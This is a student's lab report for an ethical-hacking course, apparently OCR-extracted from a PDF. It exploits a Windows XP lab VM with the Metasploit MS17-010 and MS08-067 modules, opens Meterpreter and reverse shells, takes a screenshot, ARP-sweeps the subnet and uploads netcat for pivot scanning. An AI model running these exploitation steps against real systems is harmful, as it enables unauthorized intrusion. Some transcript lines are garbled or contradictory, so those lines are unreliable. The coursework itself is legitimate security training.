

ETHICAL HACKING


AT – HOME SECTION LAB REPORT

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- 0) (2 point) To begin this task, check out the IP addresses of each machine and provide them like this example, and they should be in the same subnet to get a point.
 - Kali's IP address: 192.168.2.128
 - Windows XP's IP address: 192.168.2.129
 - Ubuntu's IP address: 192.168.2.195
- 1) (3 points) Run a port scan on Windows XP and report ALL open ports.
We found that 135,139 and 445 are the open ports on winXP machine.



```
root@kali:~# nmap -v 192.168.2.129
Starting Nmap ( https://nmap.org ) at 2024-03-12 17:57 EDT
Initiating ARP Ping Scan at 17:57
Scanning 192.168.2.129 [3 ports]
Completed ARP Ping Scan at 17:57, 0.09s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 17:57
Scanning 192.168.2.129 [1000 ports]
Discovered open port 135/tcp on 192.168.2.129
Discovered open port 139/tcp on 192.168.2.129
Discovered open port 445/tcp on 192.168.2.129
Completed SYN Stealth Scan at 17:57, 1.23s elapsed (1000 total ports)
Nmap Scan report for 192.168.2.129
Host is up (0.0011s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 00:0C:29:0D:06:FB (VMware)

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.58 seconds
Raw packets sent: 1804 (44.168Kb) | Rcvd: 1801 (40.040Kb)
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- 2) (5 points) With the port information gathered from task 1, conduct the research on vulnerabilities and identify a Metasploit module to exploit the Windows XP machine (you cannot use the admin credential georgia: password, secret: Password123 for this task). Our goal for this task is to have a Meterpreter shell on Windows XP so that we can perform other remaining tasks.

a) Find vulnerabilities and briefly explain the vulnerability you'll use to exploit the system (3 points) . Below are the vulnerabilities on winXP.

SMB Null session authentication is the vulnerability is used here.it states that The remote host is running one of the Microsoft Windows operating systems. It was possible to log into it using a NULL session. A NULL session (no login/password) allows to get information about the remote host.


In this vulnerability scanning I have found some vulnerabilities related to smb so I have used the *windows/smb/ms17_010_psexec* module to exploit the target system and payload used is windows/meterpreter/reverse_tcp

The image displays a Kali Linux virtual machine environment. The top window shows the Nessus Essentials interface with a scan report for host 192.168.2.129. The report lists several vulnerabilities, with the most critical being 'SMB NULL Session Authentication' (CVSS 7.3, 6.6). Other vulnerabilities include 'Microsoft Windows XP Unsupported Installation Detection', 'Microsoft Windows (Multiple Issues)', 'SMB (Multiple Issues)', 'Nessus SYN scanner', 'Common Platform Enumeration (CPE)', 'Device Type', 'Ethernet Card Manufacturer Detection', and 'Ethernet MAC Addresses'.

The bottom window shows a terminal session where the user runs Nmap to scan the target IP. The Nmap output shows the target is a Microsoft Windows XP machine with several open ports (135/tcp, 139/tcp, 445/tcp). The user then imports the Nmap scan results into Nessus and runs the 'vulns' command to display the detected vulnerabilities.


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root@kali:~# nmap -sS -sV -O 192.168.2.129 -oX /tmp/test.xml
Nmap scan report for 192.168.2.129
Host is up (0.000s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp    open  netbios-ssn
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 00:0C:29:D0:D6:F8 (VMware)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.26 seconds
root@kali:~# dbimport /tmp/test.xml
[+] Importing 'Nmap XML' data
[+] Importing 'Parsing with 'NmapXML v1.13.10'
[+] Importing host 192.168.2.129
[+] Successfully imported /tmp/test.xml
root@kali:~# dbimport /root/Downloads/My_test_Scan_*.nessus
[+] No such file /root/Downloads/My_test_Scan_*.nessus
root@kali:~# dbimport /root/Downloads/scan_on_winXP.nessus
[+] No such file /root/Downloads/scan_on_winXP.nessus
root@kali:~# dbimport /root/Downloads/scan_on_winXP.nessus
[+] Importing 'Nessus XML (v2)' data
[+] Importing host 192.168.2.129
[+] Successfully imported /root/Downloads/scan_on_winXP.nessus
root@kali:~# vulns
Vulnerabilities
TimesLamp      Host      Name      References
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


b) Identify the MSF module you want to use (1 points)

Here we are going to use *windows/smb/ms17_010_psexec* exploit module to perform exploitation on winXP.



c) Show 'pwd' & 'sysinfo' result screen from the meterpreter shell you opened (1 points)




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root@kali:~# exploit(mimikatz_exe) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

root@kali:~# sessions -l
Active sessions
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Id  Name  Type  Information  Connection
--  -
1   meterpreter x86/windows NT AUTHORITY\SYSTEM @ SUNG-SAC04187F0 192.168.2.128:4444 -> 192.168.2.129:1161 (192.168.2.129)

root@kali:~# exploit(mimikatz_exe) > sessions 1
[*] Starting interaction with 1...

meterpreter > pwd
C:\WINDOWS\system32
meterpreter > sysinfo
Computer      : SUNG-SAC04187F0
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en-US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
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3) (3 points) Do screenshot of Windows XP using the Meterpreter shell from task 2. Save the image file using your name (ex. danieltiger.jpg). Show the command and screenshot.




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root@kali:~# exploit(mimikatz_exe) > exploit -j
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.

root@kali:~# sessions -l
Active sessions
-----
Id  Name  Type  Information  Connection
--  -
3   meterpreter x86/windows NT AUTHORITY\SYSTEM @ SUNG-SAC04187F0 192.168.2.128:4444 -> 192.168.2.129:1035 (192.168.2.129)

root@kali:~# exploit(mimikatz_exe) > sessions 3
[*] Starting interaction with 3...

meterpreter > pwd
C:\WINDOWS\system32
meterpreter > sysinfo
Computer      : SUNG-SAC04187F0
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en-US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows

meterpreter > screenshot
Screenshot saved to: /tmp/sanath.jpg
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



- 4) (3 points) Conduct a ping sweep on your subnet from the Windows XP (you cannot login in Windows XP to perform the task). List all the hosts identified through the ping sweep (Ubuntu's IP address needs to be in this host list)
Here I have ran an arp scanner payload to do the ping sweep of all the hosts in respective subnet -192.168.2.0/24 and highlighted the ubuntu IP on subnet

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kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Jobs Help
Home X Bookmarks X kali-linux-2023.4-vmware-a... X Windows XP Professional X
root@kali -
File Actions Edit View Help
mif6 exploit(windows/wnet_067_netapi) > set LHOST 192.168.2.128
LHOST => 192.168.2.128
mif6 exploit(windows/wnet_067_netapi) > exploit -j
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.2.128:4444
mif6 exploit(windows/wnet_067_netapi) > [*] 192.168.2.129:445 - Automatically detecting the target...
[*] 192.168.2.129:445 - Fingerprint: Windows XP - Service Pack 3 - Lang:English
[*] 192.168.2.129:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.2.129:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175680 bytes) to 192.168.2.129
[*] Meterpreter session 4 opened (192.168.2.128:4444 -> 192.168.2.129:3899) at 2024-03-13 03:00:29 -0400
mif6 exploit(windows/wnet_067_netapi) > sessions 4
[*] Starting interaction with 4...
meterpreter > background
[*] Backgrounding session 4...
mif6 exploit(windows/wnet_067_netapi) > sessions -l
Active sessions
Id Name Type Information Connection
- - - - -
1 meterpreter x86/windows NT AUTHORITY\SYSTEM @ SUNG-SAC84187F8 192.168.2.128:4444 -> 192.168.2.129:1092 (192.168.2.129)
4 meterpreter x86/windows NT AUTHORITY\SYSTEM @ SUNG-SAC84187F8 192.168.2.128:4444 -> 192.168.2.129:3899 (192.168.2.129)
mif6 exploit(windows/wnet_067_netapi) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > run arp_scanner RHOSTS=192.168.2.0/24
[*] Meterpreter scripts are deprecated. Try post/windows/gather/arp_scanner.
[*] Example: run post/windows/gather/arp_scanner OPTION=value [...]
[*] The specified meterpreter session script could not be found: arp_scanner
meterpreter > run post/windows/gather/arp_scanner RHOSTS=192.168.2.0/24
[*] Running module against SUNG-SAC84187F8
[*] ARP Scanning 192.168.2.0/24
[*] IP: 192.168.2.1 MAC 08:50:56:c0:00:08 (VMware, Inc.)
[*] IP: 192.168.2.2 MAC 08:50:56:ff:af:af (VMware, Inc.)
[*] IP: 192.168.2.128 MAC 08:0c:29:ff:af:as (VMware, Inc.)
[*] IP: 192.168.2.129 MAC 08:0c:29:ad:06:f8 (VMware, Inc.)
[*] IP: 192.168.2.130 MAC 08:0c:29:ac:f8:9c (VMware, Inc.)
[*] IP: 192.168.2.234 MAC 08:50:56:f5:c4:4e (VMware, Inc.)
meterpreter >
To direct input to this VM, click inside or press Ctrl+G.
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- 5) (3 points) Without logging in Windows XP, create a folder 'more' under the C drive on Windows XP. Upload the nc.exe from Kali's /usr/share/windows-binaries folder to the newly created C:\more folder. You need to show the nc.exe file exists in 'more' folder.

I have Used mkdir to create "**more**" folder in c drive of windowsXP machine and used "**upload**" command to upload nc.exe to more folder in windows. Please check the below commands and screenshot.



```
root@kali:~# cat > /dev/null
C:\WINDOWS\system32
meterpreter > cd ..
meterpreter > cd ..
C:\WINDOWS
meterpreter > cd ..
C:\
meterpreter > mkdir more
Creating directory: more
meterpreter > clear
Unknown command: clear
meterpreter > cls
Unknown command: cls
meterpreter > upload /usr/share/windows-binaries/nc.exe /more
[*] Uploading: /usr/share/windows-binaries/nc.exe -> /more/nc.exe
[*] Completed: /usr/share/windows-binaries/nc.exe -> /more/nc.exe
meterpreter > pwd
C:\
meterpreter > ls -ltr
Listing: C:\

Mode                Size      Type      Last modified          Name
-----
d----- 0         dir       2024-03-12 14:45:53    -0400  more
d----- 0         dir       2024-02-28 23:16:49    -0500  Documents and Settings
d----- 0         dir       2024-02-28 23:16:49    -0500  WINDOWS
d----- 0         dir       2024-01-08 01:51:46    -0500  Program Files
d----- 0         dir       2024-01-08 01:51:46    -0500  System Volume Information
-rw-rw-r-- 0         file      2024-01-08 01:23:28    -0500  AUTOEXEC.BAT
-rw-rw-r-- 0         file      2024-01-08 01:23:28    -0500  CONFIG.SYS
-rw-rw-r-- 0         file      2024-01-08 01:23:28    -0500  IO.SYS
-rw-rw-r-- 0         file      2024-01-08 01:23:28    -0500  MSDOS.SYS
-rw-rw-r-- 211       file      2024-01-08 01:19:56    -0500  boot.ini
-rw-rw-r-- 258044    file      2008-06-14 03:01:44    -0400  ntldr
-rw-rw-r-- 47664    file      2008-06-14 01:13:04    -0400  NTDETECT.COM
-rw-rw-r-- 0         file      1969-12-31 19:00:00    -0500  pagefile.sys


meterpreter > cd more
meterpreter > ls -ltr
Listing: C:\more

Mode                Size      Type      Last modified          Name
-----
-rw-rw-r-- 50392    file      2024-03-12 14:45:53    -0400  nc.exe

meterpreter >
```

- 6) (3 points) Use the uploaded Netcat from task 5 to run a port scan on Ubuntu (You still cannot login in Windows XP to perform the task and need to open a new shell from Kali to do this). To save the time, limit the ports from 1 to 1000. Don't kill this session until the end of this report and report all the open ports.

In this I have used **windows/smb/ms08_067_netapi** exploit module and payload used is **windows/shell_reverse_tcp** to scan ports from 1-1000



```
root@kali:~# cat > /dev/null
PAYLOAD => windows/shell_reverse_tcp
msf6 exploit(<--> windows/smb/ms08_067_netapi) > set RHOSTS 192.168.2.129
RHOSTS => 192.168.2.129
msf6 exploit(<--> windows/smb/ms08_067_netapi) > set LHOST 192.168.2.128
LHOST => 192.168.2.128
msf6 exploit(<--> windows/smb/ms08_067_netapi) > exploit -j
[*] Exploit running as background job 4.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.2.128:4444
msf6 exploit(<--> windows/smb/ms08_067_netapi) > [*] 192.168.2.129:4445 - Automatically detecting the target...
[*] 192.168.2.129:4445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.2.129:4445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.2.129:4445 - Attempting to trigger the vulnerability...
[*] Command shell session 0 opened (192.168.2.128:4444 => 192.168.2.129:3969) at 2024-03-13 03:40:40 -0400

msf6 exploit(<--> windows/smb/ms08_067_netapi) > sessions -l

Active sessions
=====
id  Name  Type      Information
--  --
1   meterpreter s06/windows NT AUTHORITY\SYSTEM @ SUNG-SAC041877F
6   shell x86/windows Shell Banner: Microsoft Windows XP [Version 5.1.2600]

msf6 exploit(<--> windows/smb/ms08_067_netapi) > sessions -i 6
[*] Starting interaction with 6...

Shell Banner:
Microsoft Windows XP [Version 5.1.2600]

